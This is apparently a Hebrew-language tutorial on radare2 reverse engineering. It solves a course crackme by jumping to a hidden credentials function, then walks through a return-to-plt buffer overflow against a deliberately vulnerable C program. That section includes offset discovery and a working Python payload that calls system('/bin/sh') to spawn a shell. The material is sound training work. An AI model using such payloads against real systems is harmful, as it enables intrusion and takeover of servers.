הפונקציה מתחילה בכתובת 6c9 וקוראת ל-printf עם המחרוזת אשר מבקשת קוד, אין שום תנאי בהמשך, ישר לאחר מכן קוראים ל-gets שמקבלת כקלט את הסיסמא שנכניס ומעביר לבאפר שהוקצה, לאחר מכן קוראים ל-puts שמדפיס את ההודעה שחשבנו שנראה במידה ולא הצלחנו... ממ... אז מה הולך פה? זה נראה פשוט אבל אין פה בדיקה לקלט שאנחנו מכניסים, זה לא בודק את הסיסמה שנכניס. טוב... חזרה לניתוח סטטי.

נפתח את הקובץ בלי הדגל d עם דגל לשמירת הצבעים ע"י:

```
r2 -A Topsecret -e scr.pipecolor=true $
```

גודל הקובץ שמור במשתנה $s, ולכן נריץ:

```
[0x004004d0]> pd $s > disas.txt
```

הפקודה תשמור לנו פירוק מלא של הקובץ עם הצבעים, נקרא את הקובץ באמצעות:

```
$ less -r disas.txt
```


```
|      :    0x0040069f      0fb6440590      movzx eax, byte [rbp + rax - 0x70]
|      :    0x004006a4      84c0            test al, al
|      `==< 0x004006a6      0f856dffffff    jne 0x400619
|           0x004006ac      488d4590        lea rax, [local_70h]
|           0x004006b0      4889c6          mov rsi, rax
|           0x004006b3      bfa4074000      mov edi, str.Your_cr3ds_are_hde:_s_n ; 0x4007a4 ; "Your cr3ds are hde:%s \n"
|           0x004006b8      b800000000      mov eax, 0
|           0x004006bd      e8cefdffff      call sym.imp.printf         ; int printf(const char *format)
|           0x004006c2      b800000000      mov eax, 0
|           0x004006c7      c9              leave
\           0x004006c8      c3              ret
/ (fcn) sym.CheckCode 47
|   sym.CheckCode ();
|           ; var int local_30h @ rbp-0x30
|              ; CALL XREF from 0x0040070c (sym.main)
|           0x004006c9      55              push rbp
|           0x004006ca      4889e5          mov rbp, rsp
|           0x004006cd      4883ec30        sub rsp, 0x30               ; '0'
|           0x004006d1      bfbc074000      mov edi, str.Enter_Code:    ; 0x4007bc ; "Enter Code: "
|           0x004006d6      b800000000      mov eax, 0
|           0x004006db      e8b0fdffff      call sym.imp.printf         ; int printf(const char *format)
|           0x004006e0      488d45d0        lea rax, [local_30h]
|           0x004006e4      4889c7          mov rdi, rax
|           0x004006e7      e8d4fdffff      call sym.imp.gets           ; char*gets(char *s)
|           0x004006ec      bfc9074000      mov edi, str.Injected_With_a_P015i0N ; 0x4007c9 ; "Injected With a P015i0N"
|           0x004006f1      e88afdffff      call sym.imp.puts           ; sym.imp.printf-0x10 ; int printf(const char *format)
|           0x004006f6      c9              leave
\           0x004006f7      c3              ret
            ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
            0x00400718      0f1f84000000.   nop dword [rax + rax]
/ (fcn) sym.__libc_csu_init 101
/CheckCode
```

בשלב זה חיפשתי את CheckCode ועל הדרך גם מצאתי את השורה שמדפיסה את המחרוזת:

```
"Your cr3ds are hde: %s"
```

[כאן זה כנראה גם זמן טוב לספר שמדובר באתגר שנעשה בקורס בתחום, ראשי התיבות של הקורס זה HDE (לא מדובר בפרסומת סמויה, אני לא מועסק ע"י החברה)]

נעלה קצת למעלה...



מדובר בפונקציה ארוכה בשם HiddenCreds, השם כבר מרמז על משהו...

במהלך הפונקציה מועברים שתי מחרוזות אקראיות לאוגרים אפשר לראות אותם בחלק ה-text.


```
[0x004005bd]> izz | grep -e ".text" -e ".rodata"
vaddr=0x00400505 paddr=0x00000505 ordinal=011 sz=5 len=4 section=.text type=ascii string=UH-P
vaddr=0x00400535 paddr=0x00000535 ordinal=012 sz=5 len=4 section=.text type=ascii string=UH-P
vaddr=0x004005c7 paddr=0x000005c7 ordinal=013 sz=10 len=9 section=.text type=ascii string=ML4go3hXH
vaddr=0x004005d5 paddr=0x000005d5 ordinal=014 sz=10 len=9 section=.text type=ascii string=l35C5X3gH
vaddr=0x00400779 paddr=0x00000779 ordinal=015 sz=12 len=11 section=.text type=ascii string=\b[]A\A]A^A_
vaddr=0x004007a4 paddr=0x000007a4 ordinal=016 sz=24 len=23 section=.rodata type=ascii string=Your cr3ds are hde:%s \n
vaddr=0x004007bc paddr=0x000007bc ordinal=017 sz=13 len=12 section=.rodata type=ascii string=Enter Code:
vaddr=0x004007c9 paddr=0x000007c9 ordinal=018 sz=24 len=23 section=.rodata type=ascii string=Injected With a P015i0N
```

```
[0x004004d0]> ia | grep FUNC
ordinal=001 plt=0x00400480 bind=GLOBAL type=FUNC name=puts
ordinal=002 plt=0x00400490 bind=GLOBAL type=FUNC name=printf
ordinal=003 plt=0x004004a0 bind=GLOBAL type=FUNC name=__libc_start_main
ordinal=005 plt=0x004004c0 bind=GLOBAL type=FUNC name=gets
vaddr=0x00400790 paddr=0x00000790 ord=045 fwd=NONE sz=2 bind=GLOBAL type=FUNC name=__libc_csu_fini
vaddr=0x004005bd paddr=0x000005bd ord=047 fwd=NONE sz=268 bind=GLOBAL type=FUNC name=HiddenCreds
vaddr=0x00400794 paddr=0x00000794 ord=051 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=_fini
vaddr=0x00400720 paddr=0x00000720 ord=059 fwd=NONE sz=101 bind=GLOBAL type=FUNC name=__libc_csu_init
vaddr=0x004004d0 paddr=0x000004d0 ord=061 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=_start
vaddr=0x004006c9 paddr=0x000006c9 ord=062 fwd=NONE sz=47 bind=GLOBAL type=FUNC name=CheckCode
vaddr=0x004006f8 paddr=0x000006f8 ord=064 fwd=NONE sz=32 bind=GLOBAL type=FUNC name=main
```


נכנס ל-Radare עם דגל הדיבאג (והאנליזה), נגיע לפונקציה בעזרת: s sym.HiddenCreds, נעבור לתצורת הגרפית בפקודה: VV (פעמיים Capital V). אופציה ויזואלית נוספת היא לפתוח את ממשק ה-Web של Radare ע"י:

```
iddo@pc:~$ r2 -c=H Topsecret
Starting http server...
open http://localhost:9090/
r2 -C http://localhost:9090/cmd/
[HTTP] 127.0.0.1:33658 /m
```

ונקבל:



נלחץ על Decompile:



אז עד פה, נראה כי מדובר בתכנית שיש לה פונקציה נסתרת בשם HiddenCreds שלא קוראים לה במהלך התכנית, אז אנחנו נצטרך לקרוא לה, תזכרו שהפונקציה נמצאת בכתובת 0x4005bd, את כל זה עשינו מבלי להריץ את התכנית.

ניתוח דינמי

נריץ את התכנית:

```
iddo@pc:~$ ./Topsecret
Enter Code: AAAA
Injected With a P015i0N
iddo@pc:~$ ./Topsecret
Enter Code: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Injected With a P015i0N
Segmentation fault (core dumped)
iddo@pc:~$ ./Topsecret
Enter Code: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%x%p
Injected With a P015i0N
Segmentation fault (core dumped)
iddo@pc:~$ dmesg | tail -n1
[29723.895790] Topsecret[30808]: segfault at 702578254141 ip 0000702578254141 sp 00007ffc9e57ea40
```

כמו שראינו בניתוח הסטטי, התכנית מבקשת סיסמה ומדפיסה ישר את אותה המחרוזת. אין פגיעות ל-format string attack אז נראה שמדובר בגלישת חוצץ לפי השגיאה שהוחזרה. לא אסביר על דרך הניצול של חולשות גלישת חוצץ מפני שהנושא הוא מחוץ לסקופ המאמר.

דפ"א #1: להחליף את הקריאה ל-CheckCode בקריאה ל-HiddenCreds באופן הבא:

```
[0x7f545fb57c30]> s main
[0x004006f8]> pd 7
            ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
[0x004006f8]> db 0x0040070c # breakpoint before calling CheckCode
[0x004006f8]> dc # continue, stop at next breakpoint
hit breakpoint at: 40070c
[0x004006f8]> dr?rip # print next instruction pointer
0x0040070c
[0x004006f8]> dr rip = 0x004005bd
0x0040070c ->0x004005bd
[0x004006f8]> dc
Your cr3ds are hde:IH4ck3dTh35Y5T3m
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x7ffda1311a78 code=2 ret=0
[0x7ffda1311a78]>
```

פירוט הצעדים: טענו את התכנית בעזרת הפקודה הבאה שמנתחת ופותחת את הקובץ במצב דיבאג והרצנו שבעה פקודות:

```
$ r2 -Ad Topsecret
```

הלכנו ל-main, הדפסנו את 7 הפקודות הראשונות, למה 7? זכרתי שבשורה השביעית קוראים ל-CheckCode וכדי להראות את יכולות ה-pd. שמנו נקודת עצירה בכתובת לפני שקוראים ל-CheckCode, הדפסנו מה מכיל RIP, הרג'יסטר שמכיל את הכתובת הבאה שתרוץ, ראינו שהוא מכיל את הכתובת של CheckCode, החלפנו בזמן דיבאג את הכתובת לכתובת של HiddenCreds והרצנו, לא נפתח prompt עם הכיתוב "Enter Code", ובמקום זאת הודפס הקוד: IH4ck3dTh35Y5T3m וסיימנו את האתגר, כל הכבוד.

דפ"א #2: הדבקת פלסטר

כעת נראה איך עורכים את הבינארי ושומרים, יש הקוראים לזה cracking / patching העיקר שכל פעם שנריץ את התכנית, HiddenCreds תרוץ ולא נצטרך לדבאג מחדש. קודם כל נשמור את הקובץ המקורי בצד ונפתח את ההעתק עם דגל הכתיבה:

```
iddo@pc:~$ cp Topsecret Topsecret_patched
iddo@pc:~$ r2 -Aw Topsecret_patched
```

אחרי שפתחנו את הקובץ במצב כתיבה, ניווטנו לכתובת שבה קוראים ל-CheckCode ושינינו בעזרת wa ל-"קפוץ לכתובת שבה נמצאת HiddenCreds", וידאנו עם pdf שזה אכן נקלט ויצאנו עם q, הרצנו את הבינארי עם השינוי:

```
[0x004004d0]> s main
[0x004006f8]> pdf 7
            ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
[0x004006f8]> s 0x0040070c
[0x0040070c]> wa jmp 0x004005bd
Written 5 bytes (jmp 0x004005bd) = wx e9acfeffff
[0x0040070c]> pdf 7
        :   ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|       :   ; var int local_10h @ rbp-0x10
|       :   ; var int local_4h @ rbp-0x4
|       :      ; DATA XREF from 0x004004ed (entry0)
|       :   0x004006f8      55              push rbp
|       :   0x004006f9      4889e5          mov rbp, rsp
|       :   0x004006fc      4883ec10        sub rsp, 0x10
|       :   0x00400700      897dfc          mov dword [local_4h], edi
|       :   0x00400703      488975f0        mov qword [local_10h], rsi
|       :   0x00400707      b800000000      mov eax, 0
|       `=< 0x0040070c      e9acfeffff      jmp sym.HiddenCreds
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
```

אפשר לראות שחוזרת הסיסמה ללא בקשת קלט:

```
[0x0040070c]> q
iddo@pc:~$ ./Topsecret_patched
Your cr3ds are hde:IH4ck3dTh35Y5T3m
Segmentation fault (core dumped)
```

נוכל לראות את השינוי שעשינו בעזרת radiff2:

```
iddo@pc:~$ radiff2 Topsecret Topsecret_patched
0x0000070c e8b8ff => e9acfe 0x0000070c
```

אימון מתקדם

Return Oriented Programming היא טכניקה לתקיפה באמצעות שימוש חוזר בקוד בתוך התכנית או בספריות המיובאות, התקפה ללא הכנסת קוד לתכנית, שרשור פקודות למחסנית בטווח שבה התכנית מתבצעת. טכניקה זה מאפשרת לעקוף את הגנות ה-DEP שלא יאפשרו לנו להריץ קוד מהמחסנית.

נניח שהקוד הבא הוא חלק תוכנה מחברה מוכרת והוא רץ על שרת מרוחק כך שבמידה והוכנסה הסיסמה הנכונה הוא מבצע פעולה כלשהיא, בדוגמה הבאה, מדפיס את התאריך, ואנחנו כמובן רוצים להשיג shell

ושליטה מלאה על השרת. פתחנו את הקוד ב-VM, אני אחשוף את הקוד לנוחות וכדי שתתנסו בעצמכם, אבל במציאות המדומה, לא קיבלתם אותה ולכן אתם לא יודעים את הסיסמה:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

char * not_allowed = "/bin/sh";

void give_date() {
    system("/bin/date");
}

void vuln() {
    char password[16];
    puts("What is the password: ");
    scanf("%s", password);
    if (strcmp(password, "pa$$w0rd") == 0) {
        puts("good");
        give_date();
    }
    else {
        puts("bad");
    }
}

int main() {
    vuln();
}
```

אציין שהדוגמה היא תת-התקפה מסוג return to plt, אבל העניין קורלטיבי לקונספט ונגיע ל-ROP

```
iddo@pc:~$ ulimit -c unlimited
iddo@pc:~$ ragg2 -P 1024 | rax2 -s - | ./vuln
What is the password:
bad
Segmentation fault (core dumped)
iddo@pc:~$ gdb -q ./vuln core
Reading symbols from ./vuln...(no debugging symbols found)...done.
[New LWP 11110]
Core was generated by `./vuln'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x414b4141 in ?? ()
(gdb) q
```

הפקודה הראשונה נועדה לאפשר לכתוב את ה-coredump לקובץ, ברירת המחדל היא 0 וכדי להחזיר אפשר להריץ ulimit -c 0.

הפקודה השנייה משתמשת בכלי ragg2 ליצור תבנית בגודל 1024 של אותיות (בצורת האסקי שלהן) שלא יחזרו על עצמם בעזרת אלגוריתם דה ברוין כדי שנוכל לזהות איפה נפלנו ולגלות את המרחק בין ה-Buffer לפקודת החזרה, מעבירים את התבנית ל-rax2 כדי להמיר את המספרים למחרוזת אחת ארוכה ומעבירים אל התכנית כסיסמה.


לאחר שהתכנית נפלה וזרקה את תדפיס הזכרון (core dump) לקובץ בשם core שאותה נפתח באמצעות gdb, (למה gdb ולא דרך Radare? אענה על כך עוד רגע), ונגלה שהתכנית נפלה כשהיא ניסתה לגשת אל 0x414b4141. נפתח את התכנית ב-Radare2:

```
iddo@pc:~$ r2 ./vuln
 -- You can 'copy/paste' bytes using the cursor in visual mode 'c' and us
ing the 'y' and 'Y' keys
[0x080483d0]> wopO 0x414b4141
28
```

אז נצטרך לרפד ב-28 בייטים את האקספלויט, לגבי הפקודה wopO:

```
[0x080483d0]> wop?
|Usage: wop[DO] len @ addr | value
| wopD len [@ addr]   Write a De Bruijn Pattern of length 'len' at address 'addr'
| wopD* len [@ addr]  Show wx command that creates a debruijn pattern of a specific length
| wopO value          Finds the given value into a De Bruijn Pattern at current offset
```

אז למה gdb? הסתבכתי קצת עם Radare2, האמת שעד עכשיו ניתחתי עם gdb, חיפשתי בגוגל תשובה ולא מצאתי תשובה חד משמעית, הלכתי לטלגרם ושאלתי את השאלה:



[בתמונה: הוכחה שאני לא ישן טוב אם אני תקוע בבעיה]

הופתעתי לטובה כשפנקייק, יוצר הפרויקט, ענה לי, תיארתי את הבעיה והקדים אותו אחד מהתורמים שענה "תעדכן, תוודא שאתה מעודכן, אתה מעודכן? זה עדיין קורה? מדובר בבאג, תפתח באג, אם אפשר תכניס את התיאור". אז פתחתי באג עם פירוט לרמת השחזור (גם לפתוח באג זה תרומה ☺), לאחר מכן יצר איתי קשר איתי כהן ועזר לעשות את זה ב-pure radare, יש לו פוסט מעולה בנושא, להלן הדרך:

```
iddo@pc:~$ cat pattern.txt
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAA
dAAeAAfAAgAAhAAiAAjAAkAAlAAmAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2AA3AA4AA5AA6AA
7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOABPABQABRABSABTABUABVABWABXABYABZAB
aABbABcABdABeABfABgABhABiABjABkABlABmABnABoABpABqABrABsABtABuABvABwABxAByABzAB1AB2AB3AB
4AB5AB6AB7AB8AB9AB0ACBACCACDACEACFACGACHACIACJACKACLACMACNACOACPACQACRACSACTACUACVACWAC
XACYACZACaACbACcACdACeACfACgAChACiACjACkACl ACmACnACoACpACqACrACsACtACuACvACwACxACyACzAC
1AC2AC3AC4AC5AC6AC7AC8AC9AC0ADBADCADDADEADFADGADHADIADJADKADLADMADNADOADPADQADRADSADTAD
UADVADWADXADYADZADaADbADcADdADeADfADgADhADiADjADkADlADmADnADoADpADqADrADsADtADuADvADwAD
xADyADzAD1AD2AD3AD4AD5AD6AD7AD8AD9AD0AEBAECAEDAEEAEFAEGAEHAEIAEJAEKAELAEMAENAEOAEPAEQAE
RAESAETAEUAEVAEWAEXAEYAEZAEaAEbAEcAEdAEeAEfAEgAEhAEiAEjAEkAElAEmAEnAEoAEpAEqAErAEsAEtAE
uAEvAEwAExAEyAEzAE1AE2AE3AE4AE5AE6AE7AE8AE9AE0AFBAFCAFDAFEAFFAFGAFHAFIAFJAFKAFLAFMAFNAF
OAFPAFQAFRAFSAFTAFUAFVAFWAFXAFYAFZAFaAFbAFcAFdAFeAFfAFgAFhAFiAFjAFkiddo@pc:~$
iddo@pc:~$ cat profile.rr2
#!/usr/bin/rarun2
stdin=./pattern.txt
iddo@pc:~$ r2 -d vuln -e dbg.profile=profile.rr2
Process with PID 29848 started...
= attach 29848 29848
bin.baddr 0x08048000
Using 0x8048000
asm.bits 32
 -- Get a free shell with 'ragg2 -i exec -x'
[0xf7fd9a20]> dc
What is the password:
bad
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x414b4141 code=1 ret=0
[0x414b4141]> wopO eip
28
```

אז התבנית נזרקה לתוך קובץ בשם pattern.txt, הפקודה השניה מדפיסה את הפרופיל (קראתי לו profile.rr2) המציין שהקלט יתקבל מהקובץ, התחברנו ל-Radare2 במוד דיבאג, הרצנו את הפקודה dc, התכנית קרסה והדפסתי את eip ושוב קיבלנו את המרחק: 28.

כעת נגלה איפה נמצא המשתנה not_allowed והכתובת של הפונקציה system כדי שנעביר את ה-"/bin/sh" אל הפונקציה ונקבל בחזרה שאלל להרצת פקודות על המכונה.

```
iddo@pc:~$ (python -c 'import struct; print "A"*28 + struct.pack("III", 0x8048390, 0x00000, 0x08048600)'; cat -) | ./vuln
What is the password:
bad
echo "See you in shell"
See you in shell
pwd
/home/iddo
```

```
iddo@pc: ~ 137x3
iddo@pc:~$ gcc -m32 -o vuln vuln.c -fno-stack-protector
```

```
iddo@pc: ~ 147x3
iddo@pc:~$ rabin2 -z vuln | grep "/bin/sh"
vaddr=0x08048600 paddr=0x00000600 ordinal=000 sz=8 len=7 section=.rodata type=ascii string=/bin/sh
iddo@pc:~$
```

```
iddo@pc: ~ 147x15
[0x080483d0]> pdf @ sym.imp.system
/ (fcn) sym.imp.system 6
|   sym.imp.system ();
|           ; CALL XREF from 0x080484d9 (sym.give_date)
\       0x08048390      ff2514a00408    jmp dword [reloc.system_20] ; 0x804a014
[0x080483d0]>
```

בחלון התחתון הרצנו: "r2 -A" לקובץ שקימפלנו שני חלונות מעליו עם הדגל לבטל את מנגנון הגנת המחסנית, בגלל שהקובץ נותח (הדגל A) נוכל להדפיס את הפירוק (דיסאסמבל) של הפונקציה המיובאת (system) ונראה שהכתובת המפנה לפונקציה היא: 0x08048390. בחלון השני מלמטה רואים שהכתובת: 0x8048600 שמכילה את המחרוזת המבוקשת.

בחלון הראשון מלמעלה זה בעצם ה-shellcode, שמדפיס 28 פעמים את התו "A" (זאת מכיוון שזהו המרחק במחסנית מה-Buffer לפונקציה שחוזרת לפריים הבא), ולאחריהם את הכתובת המפנה אל system. כפרמטר העברנו את הכתובת שמכילה את המחרוזת "/bin/sh".

העברנו עוד 4 בתים (0x000000) כדי למלא מקום כי הפונקציה system מצפה שהפרמטרים שמועברים אליה יהיו stack pointer+4.

יש כאלה שיגידו שזה לא מדמה מציאות כי איזה מתכנת ישים את המחרוזת "/bin/sh" במשתנה? יכול להיות שהם צודקים, אז נמחק אותה, נצטרך למצוא את המחרוזת במקום אחר.

